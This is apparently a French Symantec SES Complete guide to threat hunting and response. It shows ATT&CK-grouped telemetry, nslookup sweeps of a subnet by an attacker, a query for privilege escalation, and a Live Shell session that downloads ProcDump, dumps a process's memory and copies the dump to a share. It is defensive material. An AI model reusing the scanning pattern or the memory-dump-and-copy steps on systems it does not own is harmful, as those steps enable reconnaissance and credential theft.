
Pour avoir une vue d'ensemble des activités de l'intégralité de l'arborescence de processus, vous pouvez également utiliser la logique Group By (Regrouper par) de SES Complete. Le regroupement par processus est utile pour avoir une vue d'ensemble des processus impliqués.



The screenshot shows the Symantec Endpoint Security Complete interface. The 'Group By' dropdown is set to 'Process'. The table below shows the results of the query:

PROCESS NAME	PROCESS SHA2	EVENTS COUNT ↓	DEVICES COUNT
nslookup.exe	55ab032d256adbe3fde40cf90e83ba5eab591e04ad720161ed8e6ef059ca	752	1
net.exe	9f376759bcbcd705f726460fca7e2b07f310f52ba73caaaa124fd0df993	7	1
slui.exe	bae28691ee1df6693795c679a8d097edf39ace2758dae4a80d00fb79cc0bl	4	1
wmic.exe	12abb45620a7a1ffd8bb953deba3fcc30b8ba14b2ff523f1f519bf2bf6ba7d4	3	1
net1.exe	18f76bc1f02a161ebdedf3142273c186d05a836addcaee599194089fd59f3	3	1
wsrscript.exe	34008e2057df8842df210246995385a0441dce081d60ad15bd481e062e7f	3	1
systeminfo.exe	6f87ca51bdea802045bb281fc2686a3c76364c26a3ffe6c2ccac4af59db37f	3	1
powershell.exe	9f914d42706fe215501044acd85a32d58aaef1419d404fddf5d3b48f6ccdf	3	1
tasklist.exe	be7241a74fe9a9d30e0631e41533a362b21c8f7aae3e5b6ad319cc15c024ei	3	1


Cliquez sur le nombre d'événements pour afficher toutes les activités effectuées par le processus. Vous voyez assez rapidement que la menace utilise nslookup pour effectuer la découverte des systèmes distants de toutes les machines du sous-réseau local. Notez les adresses IP changeantes dans la ligne de commande nslookup dans la colonne la plus à droite.



The screenshot shows a detailed view of events for the process 'nslookup.exe'. The table below shows the results of the query:

TIME ↑	DESCRIPTION	ATT&CK TECHNIQUE NAME	PROCESS COMMAND LINE
Dec 16, 2022, 9:14:26 AM	powershell.exe launched nslookup.exe.	Remote System Discov... + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.255
Dec 16, 2022, 9:14:26 AM	powershell.exe launched nslookup.exe.	Remote System Discov... + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.254
Dec 16, 2022, 9:14:26 AM	powershell.exe launched nslookup.exe.	Remote System Discov... + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.253
Dec 16, 2022, 9:14:26 AM	powershell.exe launched nslookup.exe.	Remote System Discov... + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.252
Dec 16, 2022, 9:14:26 AM	powershell.exe launched nslookup.exe.	Remote System Discov... + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.251
Dec 16, 2022, 9:14:26 AM	powershell.exe launched nslookup.exe.	Remote System Discov... + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.250
Dec 16, 2022, 9:14:26 AM	powershell.exe launched nslookup.exe.	Remote System Discov... + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.249
Dec 16, 2022, 9:14:26 AM	powershell.exe launched nslookup.exe.	Remote System Discov... + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.248

Le regroupement par MITRE ATT&CK est peut-être encore plus utile pour obtenir une vue d'ensemble des techniques utilisées par l'ensemble du groupe de processus. En cliquant sur l'un des événements, vous affichez les détails des activités.




The screenshot shows the Symantec Endpoint Security interface with the 'Cloud Database' tab selected. The 'Group By' dropdown is set to 'MITRE ATT&CK'. The table below lists the techniques and their event counts.

ATT&CK TECHNIQUE UID	ATT&CK TECHNIQUE NAME	EVENTS COUNT
M t1074	Data Staged	518
M t1049	System Network Connections Discovery	258
M t1018	Remote System Discovery	257
M t1059	Command and Scripting Interpreter	55
M t1064	Scripting	34
M t1105	Ingress Tool Transfer	15
M t1082	System Information Discovery	14
M t1071	Application Layer Protocol	10
M t1573	Encrypted Channel	10

Détection d'une usurpation de droits

Les attaquants devront souvent augmenter leur niveau de privilèges pour atteindre leurs objectifs, ce qui est très facile à détecter avec SES Complete.

Accédez à l'onglet Investigate (Examiner) et filtrez par « NOT Actor Integrity Id:(5-High OR 6-System) AND Process Integrity Id:(5-High OR 6-System) » (PAS ID d'intégrité de l'acteur : (5-High OU 6-System) ET ID d'intégrité du processus : (5-High OU 6-System)). Vous obtenez instantanément une liste de tous les processus lancés avec un niveau d'intégrité supérieur à celui de leur parent.




The screenshot shows the Symantec Endpoint Security interface with the 'Cloud Database' tab selected. The 'Event Timeline' is visible, showing a bar chart of events over time. Below the timeline, the 'Group By' dropdown is set to 'Application'. The 'Results (Showing 1 to 25 of 28)' table is displayed below.

TIME	DESCRIPTION	DEVICE NAME
Jan 17, 2023, 12:52:31 PM	powershell.exe launched slui.exe with elevated integrity level.	Victim-1


Examen personnalisé à l'aide de Live Shell

Même avec les capacités robustes de SES Complete, vous voudrez peut-être parfois utiliser vos propres outils. Pour cela, rien de plus simple.


Veillez tout d'abord à activer Live Shell dans la politique de détection et de réponse.



Ensuite, accédez au terminal client et sélectionnez More Actions (Plus d'actions), puis Start Live Shell Session (Démarrer la session Live Shell).




Pour des raisons de sécurité, vous serez invité à fournir des informations d'identification pour accéder à l'appareil.



The image shows a "Live Shell" authentication dialog box. It prompts the user to "Enter the device credentials or the domain administrator credentials to connect to the device." The form includes three input fields: "Username" with the value "Alice", "Password" with masked characters ".....", and "Domain" with the value "MyDomain". A blue "Connect" button is located at the bottom right of the dialog.

Vous aurez ensuite accès à une session PowerShell sur le terminal client. Si les informations d'identification fournies disposent de privilèges administratifs, votre session en bénéficiera également. La session peut ensuite être utilisée pour télécharger les outils de votre choix et exécuter des commandes pour vous aider à examiner ou à corriger la machine. Ici, l'utilitaire ProcDump est téléchargé et exécuté pour effectuer le vidage d'un processus en cours d'exécution. Il copie alors le vidage dans un magasin de fichiers pour analyse.



The screenshot shows a PowerShell terminal session in a 'Live Shell' window. The user navigates to the 'tools' directory on the desktop and downloads 'Procdump.zip' from sysinternals.com. They then extract the files and run 'procdump64 -ma 7736 -accepteula' to dump the memory of 'powershell.exe' (PID 221221). The output shows a successful dump of 247 MB. Finally, the user copies the dump file to a network share.

```

PS C:\Users\edradmin\Desktop> mkdir tools
mkdir tools

Directory: C:\Users\edradmin\Desktop

Mode                LastWriteTime         Length Name
----                -
d-----            12/21/2022   9:49 PM             tools

PS C:\Users\edradmin\Desktop> cd tools
cd tools
PS C:\Users\edradmin\Desktop\tools> Invoke-WebRequest -URI https://download.sysinternals.com/files/Procdump.zip -OutFile Procdump.zip
Invoke-WebRequest -URI https://download.sysinternals.com/files/Procdump.zip -OutFile Procdump.zip
PS C:\Users\edradmin\Desktop\tools> Expand-Archive Procdump.zip
Expand-Archive Procdump.zip
PS C:\Users\edradmin\Desktop\tools> cd Procdump
cd Procdump
PS C:\Users\edradmin\Desktop\tools\Procdump> ./procdump64 -ma 7736 -accepteula
./procdump64 -ma 7736 -accepteula

Procdump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[21:51:09] Dump 1 initiated: C:\Users\edradmin\Desktop\tools\Procdump\powershell.exe_221221_215109.dmp
[21:51:09] Dump 1 writing: Estimated dump file size is 246 MB.
[21:51:10] Dump 1 complete: 247 MB written in 0.6 seconds
[21:51:10] Dump count reached.

PS C:\Users\edradmin\Desktop\tools\Procdump> ls
ls

Directory: C:\Users\edradmin\Desktop\tools\Procdump

Mode                LastWriteTime         Length Name
----                -
-a-----            11/3/2022   3:55 PM             7490 Eula.txt
-a-----            12/21/2022   9:51 PM    252102197 powershell.exe_221221_215109.dmp
-a-----            11/3/2022   3:55 PM             791960 procdump.exe
-a-----            11/3/2022   3:55 PM             424856 procdump64.exe
-a-----            11/3/2022   3:55 PM             407952 procdump64a.exe


PS C:\Users\edradmin\Desktop\tools\Procdump> Copy-Item -Path powershell.exe_221221_215109.dmp -Destination \\172.28.48.8\Share
Copy-Item -Path powershell.exe_221221_215109.dmp -Destination \\172.28.48.8\Share
PS C:\Users\edradmin\Desktop\tools\Procdump>
  
```

On the right side of the terminal window, there is a metadata panel for 'Victim-1':

- Victim-1
- DEVICE NAME
- Windows 10 Professional Edition 10.0.19044
- OS VERSION
- Default
- DEVICE GROUP
- 172.28.48.7
- IPV4 ADDRESS

Below the metadata panel, a message states: "Automatic timeout after inactivity of 10 minutes".

Les journaux des sessions précédentes sont conservés dans Devices (Appareils), nom de l'appareil, Live Shell Sessions (Sessions Live Shell) et pourront ainsi être consultés ou téléchargés ultérieurement.



The screenshot shows the Symantec Endpoint Security console. The device 'Victim-1' is selected, showing it is 'Compromised' and has '0 FILES AT RISK'. The 'Live Shell Sessions' tab is active, displaying a table of sessions.

SESSION INITIATED	DEVICE SESSION USER	DURATION	START TIME	END TIME ↓
adam Glick	edradmin	6 minutes	Dec 21, 2022, 1:49:40 PM	Dec 21, 2022, 1:56:14 PM
adam Glick	edradmin	19 minutes	Dec 21, 2022, 1:18:45 PM	Dec 21, 2022, 1:37:52 PM

A context menu is visible over the second session, with options for 'Download' and 'Preview'.


**SES COMPLETE OFFRE
DES FONCTIONNALITÉS
DE RÉPONSE RAPIDES ET
FACILES À UTILISER POUR
AIDER À CONTENIR ET
SUPPRIMER LES MENACES.**

Des réponses rapides avec SES Complete

SES Complete offre des fonctionnalités de réponse rapides et faciles à utiliser pour aider à contenir et supprimer les menaces.

Mise en quarantaine et blocage des fichiers

Choisissez un fichier dans un événement ou dans la liste Discovered Items (Éléments découverts), sélectionnez More Actions (Plus d'actions), puis Quarantine File (Mettre en quarantaine le fichier) pour déplacer le fichier vers une liste sélectionnée de terminaux clients à mettre en quarantaine.



Buttons: Add to App Control Policy, Make Trusted Updater, Send to VirusTotal, More Actions

File Name: nc.exe
Risk: Very High
First Seen On: 7 or more days ago
Devices Seen On: 1

More Actions Menu:

- Process Dump
- Add to Allow List
- Add to Deny List
- Submit To Sandbox
- Quarantine File**
- Hide
- Get File

Quarantine File

Select all the devices from where you want to quarantine the file powershell.exe


Quick Filters: Select your query from Quick Filter or Enter query.

Showing list of supported Devices (Showing 1 to 4 of 4)

NAME	DEVICE GROUP	IPV4 ADDRESS	LOGON USER	OS
acreddev1	Default	172.28.53.5	admin	Windows 10 Enterprise Edition
acreddev2	Default	172.28.53.35	admin	Windows 10 Enterprise Edition
victim-1	Default	172.28.48.7	edradmin	Windows 10 Professional Edition
victim-2	Default	172.28.48.8	edradmin	Windows 10 Professional Edition

Buttons: Cancel, Next

Vous pouvez également choisir Deny File (Refuser le fichier) pour supprimer les instances existantes d'un fichier et empêcher la création future du fichier et des processus basés sur le fichier sur l'ensemble des terminaux clients. SES Complete vous demande une politique de liste de refus afin que vous puissiez choisir les terminaux clients auxquels cette demande de refus de fichier s'applique.



Buttons: Add to App Control Policy, Make Trusted Updater, Send to VirusTotal, More Actions

File Name: nc.exe
Risk: Very High
First Seen On: 7 or more days ago
Devices Seen On: 1


More Actions Menu:

- Process Dump
- Add to Allow List
- Add to Deny List**
- Submit To Sandbox
- Quarantine File
- Hide
- Get File

LE FAIT DE POUVOIR COMMUNIQUER AVEC SES COMPLETE VOUS PERMET DE CONTINUER À EFFECTUER DES ACTIONS CORRECTIVES DEPUIS LA CONSOLE, DE FOURNIR DES MISES À JOUR DE SÉCURITÉ, D’EFFECTUER DES CORRECTIONS SUPPLÉMENTAIRES ET BIEN PLUS ENCORE.

Select the policy to deny selected files

